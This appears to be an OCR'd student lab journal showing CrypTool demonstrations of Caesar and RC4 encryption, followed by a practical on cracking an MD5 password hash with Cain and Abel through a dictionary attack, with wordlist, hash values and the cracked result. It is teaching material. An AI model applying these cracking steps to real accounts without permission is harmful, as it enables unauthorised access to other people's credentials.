
1. Caesar Encryption:



CrypTool 1.4.41 - Unnamed2

Unnamed2

HELLO TYCS B1



Key Entry: Caesar / ROT-13

Description

Here you can enter the key for the Caesar cipher.
Caesar is a mono-alphabetic substitution, where the characters of the cleartext alphabet are mapped to the ciphertext alphabet by shifting. This shifting value is the key. You can enter the key as a number or as a single character of the alphabet.
Rot-13 is a special variant, where the key has the fixed value of half the length of the cleartext alphabet. This variant is only selectable if the length of the alphabet is an even number.

Select variant
● Caesar
○ Rot-13

Options to interpret the alphabet characters
● Value of the first alphabet character = 0 (e.g. "A"=0)
○ Value of the first alphabet character = 1 (e.g. "A"=1)

Key entry as
● Alphabet character C
○ Number value 2


Properties of the chosen encryption

Shift of 2

Mapping of the alphabet (26 characters)

from: ABCDEFGHIJKLMNOPQRSTUVWXYZ

to: CDEFGHIJKLMNOPQRSTUVWXYZAB



CrypTool 1.4.41 - Caesar encryption of <Unnamed2>, key <C, KEY OFFSET: 0>


Unnamed2

HELLO TYCS B1

Caesar encryption of <Unnamed2>, key <C, KEY OFFSET: 0>

JGNNQ VAEU D1

2. Caesar Decryption:



CrypTool 1.4.41 - Caesar decryption of <Caesar encryption of <Unnamed2>, key <C, KEY OFFSET: 0>>, key <C, KEY OFFSET: 0>>

Unnamed2

HELLO TYCS B1


Caesar encryption of <Unnamed2>, key <C, KEY OFFSET: 0>

JGNNQ VAEU D1

Caesar decryption of <Caesar encryption of <Unnamed2>, key <C, KEY OFFSET: 0>>, key <C, KEY OFFS...

HELLO TYCS B1

1. RC4 Encryption:



CrypTool 1.4.41 - Unnamed2
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Unnamed2
Encrypt
Decrypt
Cancel


HELLO TYCS B1

Key Entry: RC4

Enter the key using hexadecimal characters (0..9, A..F).

Key length: 8 bits

00




CrypTool 1.4.41 - RC4 encryption of <Unnamed2>, key <00>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Unnamed2
RC4 encryption of <Unnamed2>, key <00>

HELLO TYCS B1

```
00000000   FE 38 A9 09 E6 7B 11 75 AA 52 47 24 04 4E D0 5C   .8...{.u.RG$.N.\
00000010
```

2. RC4 Decryption:



CrypTool 1.4.41 - RC4 decryption of <RC4 encryption of <Unnamed2>, key <00>>, key <00>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Unnamed2
RC4 encryption of <Unnamed2>, key <00>
RC4 decryption of <RC4 encryption of <Unnamed2>, key <00>>, key <00>

HELLO TYCS B1


```
00000000   FE 38 A9 09 E6 7B 11 75 AA 52 47 24 04 4E D0 5C   .8...{.u.RG$.N.\
00000010
```

HELLO TYCS B1

Practical No. 9


Aim: Use Cain and Abel for cracking windows password using dictionary attack.

Step1: Go to Wordlist file and any Word (here TYCSEH).



```
sksohar a
!@#$%
!@#$%^
!@#$%^&
!@#$%^&*
*
```

Step2: Go to Cain application and **Go to Hash Calculator** and type your text (TYCSEH) and **select MD5** and **copy the hash value.**




● Text to hash: TYCSEH


○ Bytes to hash (HEX)

```
Type            Hash
---------       ---------
MD2             34AD2C2E5281E15DDF5FD6AD2942046E
MD4             A3392A3AD98BE6FAB2A84333AD2989CB
MD5             EE923342D30D4F05A6B9C194FF956DAC
SHA-1           904DD3B8DDF99BB5FEED7B9774FB49C78E7EB49B
SHA-2 (256)     310C7224F6DD6404FC405B96D6952DA4C5C96A8DD1A7FF9E4B63F5E913559C2
SHA-2 (384)     7AB0EEC86A9085CE8ED8DF9C616D2085AD142744D2899DD40C640AD550CC3F
SHA-2 (512)     B6DBBB09CBB4E11BFBCFB6A8E916C3BD01FCC0627745A5DFEEDD8C533257C
RIPEMD-160      C2D61B7A0CF9BC3BB3F84BA54CDA3CA87572A661
LM              9A390D38FBF80742
NT              AD001CCF114B8BE3ED33B435EF014EB0
MySQL323        1449CA3E10C18C6E
MySQLSHA1       EB86043D112EEBA102A6909431DFA0CBBA07F293
Cisco PIX       8JJ2yUpvrQqneiJz
VNC Hash        849E982C48C79748
Base64          VFIDU0VI
```


Step3: Right click on blank list and **select add to list**



MD5 Hash	Password	Note
91178043E119522D9EB...	sohara	
21232F297A57A5A743...	admin	




MD5 Hash	Password	Note
91178043E119522D9EB...	sohara	
21232F297A57A5A743...	admin	
3E70B47C935C9E1DAD...		



File	Position
C:\Users\Jerry Thomas\Desktop\Wordlist.txt	8

☑ As Is (Password)
☑ Reverse (PASSWORD - DROWSSAP)
☑ Double (Pass - PassPass)
☑ Lowercase (PASSWORD - password)
☑ Uppercase (Password - PASSWORD)




File	Position
C:\Users\Jerry Thomas\Desktop\Wordlist.txt	10

☑ As Is (Pa
☑ Reverse
☑ Double (
☑ Lowercase (PASSWORD - password)
☑ Uppercase (Password - PASSWORD)
☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
□ Case perms (Pass,pAss,paSs,...PaSs...PASS)
☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of 3E70B47C935C9E1DADA7938C945EBF78 is sksohara
Attack stopped!
1 of 1 hashes cracked
```

Step4: Select reset initial file position.



Dictionary Attack

Dictionary

File	Position
C:\Users\Jerry Thomas\Desktop\Wordlist.txt	

Key Rate

Dictionary Position

